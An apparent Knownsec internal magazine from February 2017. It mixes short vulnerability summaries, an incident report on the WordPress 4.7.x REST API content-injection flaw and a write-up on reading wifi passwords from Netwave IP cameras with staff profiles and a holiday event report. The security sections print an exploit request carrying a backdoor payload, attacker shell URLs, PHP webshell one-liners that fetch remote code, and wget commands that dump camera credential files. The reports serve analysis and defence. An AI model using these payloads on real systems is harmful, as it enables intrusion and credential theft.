漏洞总是在爆发之后不断被人们关注到的，正如这一 Java 反序列化，漏洞在被披露一年后才得到应得的高度重视。在 Seebug.org 漏洞平台上，收录并公布了 404 实验室的详细分析报告，漏洞验证程序，同时公布了全球影响面调查，全行业当中最为专业的披露也吸引了技术人员的观摩学习。同时安全运维人员还可以通过“照妖镜”对自家网站进行自查，同样上线的绵羊墙进行了一定范围内的安全警告。

（6）Joomla 3.2.0 - 3.4.4 无限制 SQL 注入漏洞 (CVE-2015-7297)

去年知名内容管理系统 Joomla 官方公告紧急发布了 3.4.5 版本，对影响 3.2.0—3.4.4 版本的多个安全漏洞进行了修复，其中便包含一个高危 SQL 注入漏洞。经过知道创宇 404 实验室分析确认，攻击者通过该漏洞可以直接获取数据库中敏感信息，甚至可以获取已登陆的管理员会话直接进入网站后台。随后涉及事件的 SQL 注入漏洞被快速收录到 Seebug.org 漏洞平台当中，包含漏洞详情、漏洞 PoC 等，同时还发表了《Joomla CMS 3.2-3.4.4 SQL 注入漏洞分析》技术博文，对漏洞原理及利用办法做出了详细解释。在漏洞刚刚披露时 ZoomEye 排查全球显示，当时共有 2,977,395 个使用 Joomla! 内容管理系统的服务器，可见漏洞影响面之广。

（7）ImageMagick 命令执行漏洞 (CVE-2016-3714)

ImageMagick 是一个使用非常广的组件，大量厂商都在处理图片的时候调用这个程序进行处理，而且很多开源应用也在核心代码中包含了 ImageMagick 选项。CVE-2016-3714 这一远程命令执行漏洞当中，当其处理的上传图片带有攻击代码时，可远程实现远程命令执行，进而可能控制服务器，此漏洞被命名为 ImageTragick。

（8）Linux 内核 2.6.22 < 3.9 权限提升漏洞 (Dirty COW)

这是一个年代久远最近被曝光出来的内核漏洞，利用该漏洞，可将低权限用户实现本地提权，漏洞影响可追溯至内核 2.6.22（2007 年发行），直到 2016 年 10 月 18 日才修复。有趣的是，发现这一漏洞的研究人员还为这一漏洞申请了独立的网站、twitter 帐号、github 帐号、并找专人设计了 Logo，可见这一漏洞在他眼中的严重性。在 Seebug.org 漏洞平台当中，收录了漏洞的详情与验证程序，并无需兑换即可参考学习。

（9）WikkaWiki 1.3.2 Spam Logging PHP Injection(CVE-2011-4449)

WikkaWiki 是一个用 PHP 语言编写的轻量级维基引擎，后台数据使用 MySQL 数据库存储，主要特点是高速、可伸缩性和安全。WikkaWiki 1.3.2 版本中的 actions/files/files.php 中存漏洞，源于 INTRANET_MDE 启用时，支持文件上传，典型缺少从 Apache HTTP Server TypesConfig 文件的文件扩展。远程攻击者可利用该漏洞通过在放置此代码带有许多扩展名的文件如 (1).mm 或 (2).vpp 文件，执行任意 PHP 代码。Seebug.org 漏洞平台上收录了这一漏洞的可兑换漏洞，以及提供了漏洞验证程序。

（10）Memcached Server SASL 身份认证远程命令执行漏洞

Memcached 是一个高性能的分布式内存对象缓存系统，用于动态 Web 应用以减轻数据库负载。思科 Talos 团队在今年十月份公布了三个 Memcached 服务器的整数溢出漏洞，其中，CVE-2016-8704 位于函数 process_bin_append_prepend 中；CVE-2016-8705 位于函数 process_bin_update 中；CVE-2016-8706 位于函数 process_bin_sasl_auth 中。这三个漏洞都可以导致堆溢出从而允许远程代码执行，经统计，全球共有百万台相关设备受此影响，影响面之广也使其受到广泛关注。

WordPress REST API 内容注入漏洞事件分析报告

文 / 知道创宇 404 安全实验室

一、事件概述

1 漏洞简介：

WordPress 是一个以 PHP 和 MySQL 为平台的自由开源的博客软件和内容管理系统。在 4.7.0 版本后，REST API 插件的功能被集成到 WordPress 中，由此也引发了一些安全性问题。近日，一个由 REST API 引起的影响 WordPress 4.7.0 和 4.7.1 版本的漏洞被披露，该漏洞可以导致 WordPress 所有文章内容可以未经验证被查看，修改，删除，甚至创建新的文章，危害巨大。

在 2017 年 2 月 11 日，经过知道创宇 404 安全实验室使用 ZoomEye 网络空间探测引擎进行扫描探测后发现，受该漏洞影响的网站仍然有 15361 个，其中有 9338 个网站已经被黑客入侵并留下了组织代号。我们针对组织代号进行统计，发现共出现了八十余种代号。

我们使用 ZoomEye 网络空间搜索引擎搜索 "app:WordPress ver:4.7.1" ，获得 36603 条结果。

2 漏洞影响：

导致 WordPress 所有文章内容可以未经验证被查看，修改，删除，甚至创建新的文章，危害巨大。

3 影响版本：

WordPress 4.7.0

WordPress 4.7.1

二、时间线

01/20 安全研究人员发现该漏洞并通报 WordPress；

01/26 WordPress 发布 4.7.2 版本，修复漏洞；

02/01 WordPress 发布安全通告，国外发现 WordPress 网站受到黑客攻击；

02/02 知道创宇 404 实验室验证该漏洞存在并发出安全通告；

02/11 知道创宇 404 实验室第一次探测全球存在漏洞的 WordPress 网站状况；

02/13 知道创宇 404 实验室更新 Seebug 照妖镜漏洞扫描插件，并第二次开始探测全球存在漏洞的 WordPress 网站状况；

02/20 第三次探测全球存在漏洞的 WordPress 网站状况。

三、漏洞验证与分析

PoC：

Seebug 上已经给出详细的复现过程，在复现过程中可以使用 Seebug 收录的 PoC 来进行测试。 https://www.seebug.org/vuldb/ssvid-92637

漏洞验证扫描插件： Seebug 已经更新了 WordPress REST API 内容注入漏洞的扫描插件。

(https://www.seebug.org/monster/)

（1）在此给出简单的复现过程：

安装 WordPress 存在漏洞版本并配置 REST API，配置 Apache+PHP+Mysql 的运行环境。加载 Apache 的 rewrite 模块以及主配置文件。设置 WordPress 站点为固定链接。

1. 构造数据包可看到不带任何验证信息会提示不允许编辑文章。

2. 构造可利用的数据包，当 url 为 /wp-json/wp/v2/posts/1?id=1a 时可以看到成功跳过验证看到文章内容。

木马后门插入：

需要安装如 insert_php ， exec_php 等允许页面执行

PHP 代码的插件。 可以构造数据包如下：

content:"[insert_php] include('http[:]//acommeamour.fr/tmp/xx.php'); [/insert_php][php] include('http[:]//acommeamour.fr/tmp/xx.php'); [/php]","id":"61a"}

上传后木马后门被插件当做 PHP 代码执行，网站被植入后门。

（2）漏洞分析：

paper 已经发表了关于此漏洞的详细分析，以此作为参考。(http://paper.seebug.org/208/)

首 先， 在 ./wp-includes/rest-api/endpoints/class-wp-rest-posts-controller.php 中对路由进行了正则限制，防止攻击者恶意构造 id 值，但是我们可以发现 $get 和 $post 值优先于路由正则表达式生成的值。

接下来在 update_item 方法及其权限检查函数 update_item_permissions_check 中，可以看出当我们发送一个没有响应文章的 id 时，就可以通过权限检查并允许继续执行对 update_item 方法的请求。具体到代码就是让 $post 为空来绕过权限检查。

那么怎么让 $post 为空呢？跟进到 get_post 方法发现其使用 wp_posts 中的 get_instance 静态方法获取文章：

```
public static function get_instance($post_id){
 global $wpdb;
 if(! is_numeric($post_id)||$post_id!=floor($post_id)||!$post_id){
  return false;
 }
```

当我们传入的 id 不是全由数字字符组成时返回 false，从而 get_post 方法返回 null，接着绕过权限检查。而在可执行方法 upload_item 中，这里 $id 参数做了类型转化传递给 get_post 。而 PHP 类型转换时会出现这种情况，也就是说攻击者发起 /wp-json/wp/v2/posts/1?id=1hhh 的请求就是发起了对 id 为 1 的文章的请求。

（3）漏洞修复：

在 /wp-includes/class-wp-post.php 中：


更改了对于 $post_id 的参数的传入顺序和判断条件，防止了我们传入“数字 + 字母”这样的格式进行绕过。

四、漏洞影响分布

第一次扫描探测结果：

我们于 2017/02/11 对全球的 WordPress 网站进行了扫描探测，发现当时仍旧受影响的 WordPress 网站共有 15361 个。

这些网站分别归属于 82 个国家与地区，其中 Top20 国家与地区分布如下图：



第二次扫描探测结果：

我们于 2017/02/14 对全球的 WordPress 网站再次进行了扫描探测，获取最新数据如下：

现存漏洞站数量：13390 个，与 2017/02/11 数据对比减少了 1971 个。 其中数据重合量为 12584 个，网站新增量为 806 个，存在代码执行插件的网站数量为 905 个。

第三次扫描探测结果：

我们于 2017/02/20 对全球 WordPress 网站进行了第三次扫描探测。

根据第三次得到的数据，我们发现全球依旧存在漏洞的 WordPress 网站数量为 11573 个，其中与第二次数据重

合量为 11182 个，新增数量为 391 个，消失数量为 2208 个，存在代码执行插件的网站数量为 69 个。

三次扫描探测数据对比我们发现：

存在漏洞且一直未修复的网站基数还是很大。存在允许代码执行插件的漏洞网站数量不多，对现存漏洞网站影响不大。

网页污染行为分析：

我们于 2017/02/13 探测这些网站的运行情况，发现共有 9338 个网站已经留下了黑客的痕迹。Ps：我们探测的是依旧存在漏洞的网站并获取网站最新文章信息，而在经过修复的网站上还是有可能存在黑客入侵的痕迹。

我们统计了黑客组织留下的黑客代号，发现不同的黑客代号共出现了 85 种。其中 Top20 黑客组织代号如下表：

黑客组织代号	出现频率
SA3D HaCk3D	2285
w4l3XzY3	1620
GeNErAL	1189
MuhmadEmad	990
Unknown	947
Dr.SiInt HilL	864
Shade	824
Sxtz	800
GeNErAL HaCkEr	673
HolaKo	550
RxR HaCkEr	478
SIRINElover	371
White HAt Hacker	350
GHoST61	301
Chinafans	255
3needan	127
XwoLfTn	114
BALA SNIPER	113
NG689Skw	104
magelang6etar	86
Dr.S4mom ./CyberTeamRox	83

此表说明的是活跃在互联网上的针对该漏洞的黑客组织的排名。我们分析了黑客留下的痕迹，初步总结了以下几点信息：

1. 代号为 w4l3XzY3 的黑客是事件早期被报道出来的黑客之一，此人曾经于 2014 年针对 Drupal 网站进行过相同性质的入侵行为。分析其过往行为发现该黑客一直在入侵网站挂黑页，Google 搜索该代号已有 295000 条记录，已经是个惯犯了。

https://www.drupal.org/node/2394801

在 nairaland 论坛上有他留下的一些个人信息以及售卖 php shell 等工具的主题： http://www.nairaland.com/w4l3xzy3

2. 代号为 SA3D HaCk3D 与 MuhmadEmad 的黑客入侵后留下的页面是相似的，宣传反 ISIS 的信息。前者提到了 peshmarga，应该是一个中东国家，具有反美倾向。后者提到了 kurdistan，是黑客组织 “ KurdLinux_Team ” 的成员。该人疑似曾在推特上炫耀自己的黑客行为。

3. 代 号 为 GeNErAL HaCkEr，GeNErAL 与 RxR HaCkEr 的黑客同样疑似出自同一组织。他们还留下了一个 qq 号码：21*****233，可以看到组织名为 “ Team Emirates”。

4. 代号为 GHoST61 的黑客留下的信息为土耳其语，翻译出来大意是土耳其无处不在，疑似是出自土耳其的黑客组织。

五、后续影响分析

暗链与插件导致的 PHP 代码注入与 RCE：

我们发现当未修复漏洞的网站启用了如 insert_php 或 exec_php 等允许网页执行 PHP 代码的插件时，黑客利用此漏洞除了能够在网页中插入暗链还能在网站中注入后门并以此牟利。

我们在 15361 个未修复漏洞的目标站点中，探测到的

使用了这两种插件的网站有 905 个，已经被注入木马后门的网站一共有 158 个。其中插入的一句话木马口令共有 98 种。

暗链发现情况：

在本次探测到的数据中发现暗链出现频率第一的网址 http://biturlz.com，重定向到 https://bitly.com 这个网址，出现次数 355 次。

出现频率第二的是 www.yellowfx.com 这个网址，53 次。

余下的网址出现频率则比较接近，分布范围较广。

本次探测到的黑客 shell 地址如下：

http://pastebin.com/raw/ku5zcKfu

https://paste.ee/r/3TwsC/0

http://pastebin.com/k20u5zcKfu

http://pastebin.com/raw/F9ffPKBM

http://pastebin.com/raw/gYyy6Jd7

http://pastebin.com/raw/fXB166iS

http://pastebin.com/raw/gLc9bi4z

http://acommeamour.fr/tmp/3jqy4.php

PHP shell 种类：

从探测到的数据分析，此次事件中出现的 shell 种类如下：

1：if(isset($_REQUEST[xxx])){eval($_REQUEST[xxx]);exit;}

2：include(';http://pastebin.com/raw/F9ffPKBM');

3：file_put_contents(';wp-content/uploads/info.php';";);

4：fwrite(fopen(';wp-content/uploads/wp.php';';w+');file_get_contents(';http://pastebin.com/raw/ku5zcKfu'));

5：if (copy(';https://paste.ee/r/3TwsC/0'; ';db.php');)

{echo ';Content_loaded_please_wait!';;}else{echo ';Content_failed.';;}

总结：

黑客利用 pastebin.com 等网站存放 shell，目前为止这些网站已经开始陆续关闭。攻击峰潮已过，我们需要抓紧进行事后补救工作。

值得注意的是虽然本次探测到的被植入后门的网站数量并不是很多，但是修复漏洞并不代表清理了后门，所以实际被挂马的网站数量将会更多。

建议启用了类似 insert-php 插件的用户在升级 WordPress 之后检查网站目录，查杀木马。尤其是 wp-content/uploads/ 目录，检查网站目录下是否出现文件改动如 wp.php，info.php，db.php 等文件并核查文件内容。

从获取到的黑客 shell 内容分析，(index.php，apis.php， wp.php， info.php， db.php， css.php，insert_php.php) 这些文件是需要重点检查的。

六、漏洞修复方案

升级 WordPress 到最新版 4.7.2，可以选择下载 WordPress 4.7.2 或者前往后台更新面板手动点击升级。支持后台自动升级的网站已经自动完成升级过程。

七、相关链接

https://www.seebug.org/vuldb/ssvid-92637

https://www.seebug.org/monster/

https://www.exploit-db.com/exploits/41223/

https://blog.sucuri.net/2017/02/content-injection-vulnerability-wordpress-rest-api.html

https://wordpress.org

https://wordpress.org/news/2017/01/wordpress-4-7-2-security-release/

我是如何通过网络摄像头分析 wifi 密码的

文 /MyKings(知道创宇 404 实验室)

看到 exploit-db.com 中报了一个《Netwave IP Camera - Password Disclosure》漏洞 , 这个漏洞包含了 wifi 密码与 Web 的账号泄露。

顺便使用了 zoomeye 搜索了下全球的这款网络摄像头 , 发现用这个还挺多的。

1 背景

1.1 漏洞分析

wget -qO- http://[HOST]:[PORT]//proc/kcore | strings

wget -qO- http://[HOST]:[PORT]//etc/RT2870STA.dat

wget -qO- http://[HOST]:[PORT]//dev/rom0

wget -qO- http://[HOST]:[PORT]/get_status.cgi

1.1.1 get_status.cgi

会泄露当前网络摄像头的一些配置信息 :

```
var sys_ver='21.37.2.47';
var app_ver='0.0.4.19';
var alias='002voam';
var now=1486976881;
var tz=-28800;
var alarm_status=0;
var ddns_status=0;
var ddns_host='';
var oray_type=0;
var upnp_status=0;
var p2p_status=0;
var p2p_local_port=20409;
var msn_status=0;
var wifi_status=0;
var temperature=0.0;
var humidity=0;
var tridro_error='';
```


1.1.2 /etc/RT2870STA.dat

这里文件就是一个配置文件 , 这里可以得到 SSID 与 wifi 密码。

```
[Default]
SSID=hang yue office
NetworkType=Infra
Channel=0
AuthMode=WPA2PSK
EncrypType=AES
WPAPSK=hangyuewifi
```

1.1.3 /proc/kcore

内存的 map, 可以直接使用 wget 下载下来 (需要注意这里要把 wget 进程结束才可以登录)。



2 区域分布

先来看一张使用 ZoomEye 搜索的结果 , 可以看到搜索到 315,129 条。

通过筛选分析后 11186 IP 中存在包含 wifi 密码，其中覆盖了 111 个国家和地区。

这里近分析了中国香港地区的摄像头：

无 wifi 密码 962 个

WEP 加密方式 728 个

WPAPSK 加密方式 9496 个

密码类型统计

纯数字 1807 个

纯字母 1405 个


字母 + 数字 5585 个

含特殊字符 1001 个

密码用的最多 TOP 10

1234567890、12345678、0123456789、1122334455、123456789、a1b2c3d4e5、jacekbodziuch03071966、windowblind、1a2b3c4d5e、1111111111

附上一张香港分析后的图，红色代表没有密码的 wifi，黄色代表 WEP 加密方式，蓝色代表 WPAPSK 方式。



上图描绘了这个世界范围内存在摄像头密码泄漏分布，可见欧美地区受影响更为严重。

3 参考链接

https://www.seebug.org/vuldb/ssvid-92650

https://www.exploit-db.com/exploits/41236/

本刊观点：科技便利也可以是科技泄密，反正本编早已不再信任任何网络摄像头了，家里的网摄也早已成了摆设。另外一点，我也要提醒一下我的朋友们，不管是 1~0,还是 0~9,还是让它们远离你的密码池吧。

创宇生活

创宇人物志｜销售王牌是如何练成的

高鹏远，创宇花名小黑，伟哥手下得力干将，连续两年摘下云安全事业群“销售王牌”称号，被公司上下广泛认可。

别看平时油嘴滑舌，但是当小黑坐在笔者面前接受采访时，还是第一次见到这么严肃的他，起码，绝大多数时是严肃的。

小黑说能来知道创宇感觉自己很幸福，另外也是一种缘分使然。

“在知道创宇我是有位姐姐的，正是她介绍我来的。”

小黑说的这位姐姐是他的前同事，也是现同事，市场部陈雪，也是他的“伯乐”。曾经，两人同在上一家公司，因为工位相临，平时走的就近了一些。

“有一天她跟我说可能会去知道创宇，然后征求我的意见，当我了解了这家公司之后，觉得能有这样的机会那肯定要去啊，也特别为她感到高兴。”

其实这也在小黑的内心埋下了一颗种子，将来也要到一家 NB 的公司。

所以再到后来，在陈雪朋友圈当中得知知道创宇在招销售，再通过引荐，面试、复试一系列流程，当初替别人高兴的劲头，终于落到了自己头上。

在接下来，就是我们知道的了，曾经还羡慕嫉妒恨别人的小黑，在 2015 年 4 月入职知道创宇后，连续两年将“销售王牌”揽入怀中，成为了别人羡慕嫉妒恨的对象。

在很大程度上这与人内心中涌动的热血有关，这是一种心愿上的达成，到一家一直梦想来到的公司，那还不跟打了鸡血似的，当然，这也少不了他个人的真心努力……

曾经的小黑

2012 年毕业的小黑，他说虽然工作时间不长，但做过的岗位还是蛮多的。

在上一家公司小黑应聘的是技术支持的岗位，但因种种原因转到了电话销售岗位上，不过也就是半年左右，他就因业绩表现突出得到了领导的赏识。

“领导可能觉得有些大材小用了吧，所以后来就被被调到了渠道销售上。”

其实小黑的内心可能还是崩溃的，不过正是这种职位转变，给他之后在销售道路上的成功打下了基础。

小黑说两个岗位目标群体不同，销售方式也不同，电话销售其实更多的是为公司做销售铺垫，我们拿到了潜在意向的客户，再转到销售去跟，而在做渠道销售上，就上了一层次，是为公司更大更强去做市场铺垫，后来在渠道

销售这个岗位上他跟进了更多的技术、方案支持，这也使得他了解了更多商业层面上不同角色的真实需求。

但是小黑认为在上一家公司的履历不能算是专职销售，虽然跟代理商见过不少终端客户，但是关系不用自己来打，不过过程中还是能让他学习到了一些一线销售应有的技巧，这对他后来做专职销售有很大的帮助。

卖客户需要的东西，并且去拼

小黑在来到知道创宇之后，可以说是迅速成长，连年荣获“销售王牌”称号。

而谈到之所以能够迅速成长为一名成功的专职销售，小黑表示最为重要的是，知道创宇的安全产品是客户所需要的，而非可有可无的。

“当你真正了解知道创宇的安全产品时，你会发现实际上是降低销售难度的，而且你也会有更多的动力和理由去说服客户。”

当然，肯定的一方面是，也少不了个人的努力与付出。

“每天的睡眠时间不足五个小时，白天疯狂的去见客户，晚上回来还要找客户聊天，增进关系，等把别人聊睡着了自己再给客户做方案，不知不觉就会到后半夜了。”

这几乎是小黑在 2015 年来到知道创宇之后 8 个月内的日常。

小黑说无论是谁，如果想要快速成长，都离不开一个字，那就是拼。

不可少的真诚

小黑说，做销售，除了要拼，更少不了真诚。

大家都是出来赚钱的，人家老板也是，所以偷奸耍滑完全没用，你必须把客户想要得到的价值通过真诚的态度传递给他，而且也不是什么一朝一夕的事，要水到渠成。这个过程可能是人家也在甄选，直到他认为你才是“最好”的选择，他才会愿意为了这份价值来埋单。

除了在对外真诚，团队内部也少了不真诚，付出终会有回报。

到了 2016 年，因个人业绩突出，小黑被指定了要带销售新人，看得出起初小黑觉得这可能会影响他的业绩，但是后来他发现，这种负面的东西不仅没有，反而让他得到了进一步的锻炼和成长。

因为他后来发现如果能把带新人的这个工作做好，自己就一定要做的更好，要真诚的面对自己带领的新人同事。

而这与之前单军作战时只需心里有数不同，在这个时期他做了更多的提炼、总结方面的工作，找到了更有价值的东西，这使他得以更加系统的对当前这份工作有了更加深刻的认识。

小黑说正是这一经历，让他能够成长为一名网络安全方面在销售领域里的技术专家。

再到后来，也因为这种成长，提高了他传递给客户的价值，这种价值也再次转化，帮他再次拿到了年度的“销售王牌”。

确实是一门艺术

拼和真诚，在小黑这应该只是销售必须有的基础。

前辈们都说，销售是一门艺术，小黑对此高度赞同。

“因为光是会说，不一定会把价值传递出去，销售的表面工作看上去很简单，但其实背后要做很多工作。比如说你要熟悉自己的产品，以及竞争对手的产品和动向，同时也要了解全行业现状，要了解客户的应用场景、业务现状，还有他们的市场环境，需要了解的东西实在太多了，也只有如此，才能将我们产品的最大价值传递给客户，客户也才能知道怎么样把我们的产品价值发挥出来。”

小黑除了自己在实践中感悟这门艺术，也会虚心向前辈们取经，另外有一种给自己充电的方式，那就是看书，最近他就看完了《赢单九问》，觉得又有了一些启发。

见证属于我们的时代

“之前是觉得知道创宇 NB，但没想到会是这般 NB！”

这是小黑真正认识到知道创宇产品形态后，发自内心的感想，对销售来说，这种能让自己产生自信的产品形态显得非常重要。

知道创宇是一家创新型的安全公司，在安全市场上另辟蹊径，是中国最早的云安全服务厂商，这与时代发展高度重合，同时也符合未来在安全投入上客户的付费习惯。

“这说明了 IC 和老杨创建知道创宇并对公司未来战略的设定是非常成功的，其实一定程度上也降低了销售的开拓难度，当然最重要的就是你的东西一定要好用。”

“我们的云安全服务优势相比传统安全厂商有着较多的优势，用户想要接入防护，随时都可以，而且不需要用户端储备技术管理人员，在后续支持上，我们有 7*24 的技术专家团队为客户提供支持，他们也无需硬件投入，大幅的降低了运维成本，这是一种高度便捷的和高性价比的安全，能为用户带来最大化的价值。”

显然，能在一家这样 NB 的公司，这让小黑觉得特别自豪。

这是具有时代性的，当这个时代来了，知道创宇的机会也就来了，事实上据小黑表示，知道创宇最近几年在业绩上持续高增长，这可能让他们时刻拥有压力，但也信心满满。

属于我们的时代真的要来了，而小黑希望他是那个见证者。

做一个爱老婆的吃货

小黑还记得有次与笔者在上海一起吃饭的情节，尤为清晰的印象是当时不知是谁点了一道醉虾，现在想想我俩当时是谁也没吃，“真吓人，活蹦乱跳的”，小黑回忆说。

但是生活中，内蒙人的他可是个地道的吃货。而且认为“吃”也可以成为一个爱好。

“之前还是爱在周末的时候玩玩游戏的，但后来有‘老婆’了，也不能一个人在那玩游戏，正好她也爱吃，所以我们俩算是有了这样一个共同的爱好，现在有了家，平时就自己做来吃。”

小黑说他这个爱好看看他的体型也看得出来。

这样的话，周末的小黑就是给老婆做好吃的，再出去看一场电影什么的。

出于在知道创宇的这份自豪，以及对未来的自信，小黑已经在北京置了房产，并且定下了今年 5 月的婚期。

要感谢的人

首先，小黑说要感谢公司，没有知道创宇，就没有现在这群小伙伴们在一起开心的工作。

其次，他要感谢整个北京销售团队，良好的内部氛围给人一种愉悦的工作环境。

小黑说重点要感谢伟哥，当初他来知道创宇时正是北京销售团队扩建的时候，如没有伟哥带着，也成就不了现在的他，更甚至的是，现在团队里的人都是伟哥亲手带的，给了他们很多支持。

小黑说北京销售团队在工作当中奉行一句话，叫做“屁股对着领导”，这背后的意思体现了一种服务精神和对象性，一个是团队内部的服务，一个是对客户的服务，而对象性，就是能将销售工作做到更好。而团队的领导也是一样，说的就是伟哥，糙一点的说，要面对着一群屁股的予取予求。

但也正是如此，才有了他们现在卓越的成绩。

小黑说另外要感谢的当然还有他的“姐姐”，但是一切就好像是必然一样。

因为人生，就是一场场恰好的相遇。

看“别人家的公司”如何闹元宵

众所周知，知道创宇作为他人口中“别人家的公司”一直以来都以“逢节必过”的“借口”，给员工送上诚意满满的福利。2 月 10 日元宵节这一天，在紧张的工作之余大家就在知道创宇过了一次福利满满的元宵节。

“小伙伴们，善财童子已经把面和好了，洗干净你的小手，我们来一起包汤圆，摸福啦！”当行政在公司群发出这张这段话的时候，大家的心已经开始“躁动”，更何况，还配上了散财童子的图片。

会和面人又美，这明明是心灵手巧萌妹子呀，不过，在知道创宇这样的妹子简直一抓一大把。

前来参加包汤圆活动的妹子们，虽然年轻但是不妨碍她们包出一个个看起来就很可口的汤圆，并且萌妹子们的“作品”，也堪称汤圆届的一股“清流”，有“内涵”外露的、爱心型的、饺子同款的、外星人款的、多重滋味的 ..... 各式各样的汤圆层出不穷，不得不佩服大家的脑洞真的新奇，而作为吃货的我，在尝了这些汤圆之后，脑海里只有两个字：“完美！”

说好的送福利，当然不会只是吃汤圆这么简单。吃完元宵进行的摸福活动，同样福利满满。只需要跟自己的小伙伴配合，蒙着眼从茶水间门口进入并在小伙伴的指导下从挂满福字的墙上摸到并摘下分别带有“知道创宇”四个

字的福，然后就能领取神秘大奖一份了。

虽然大家都能猜到元宵节的“神秘大奖”就是一整袋汤圆，但是大家还是热情满满的参加了活动，毕竟在紧张的工作之余，既增进了同事之间的感情，也锻炼了团队协作能力。

值得一提的是，在包元宵活动中，公司 COO&CTO 杨总也亲自上阵，为我们献上了来自总裁办的元宵问候。不得不说，老杨认真包汤圆的样子跟他粗线条的外表还真有些反差萌，但是也许正因为这样才会被称为“中国最萌 COO”吧。

不管是杨总，还是每一个参加包汤圆、摸福活动的小伙伴们，当一碗碗热气腾腾的汤圆出锅，当一袋袋汤圆到手，我都能从他们的表情中看到老杨在年会上所说的“知道创宇一直以来努力打造员工高幸福感”的含义，而这一切都会是“以奋斗者为本”的精神下，大家在各自岗位上努力工作最好的推动剂。

公测

创宇DD卫士

“先知性安全保障服务”

我们针对大流量攻击给您最好的权益保障，在 DD 卫士的护卫下您的网站将固若金汤！

立即加入

www.knownsec.com

内部资料

2017年2月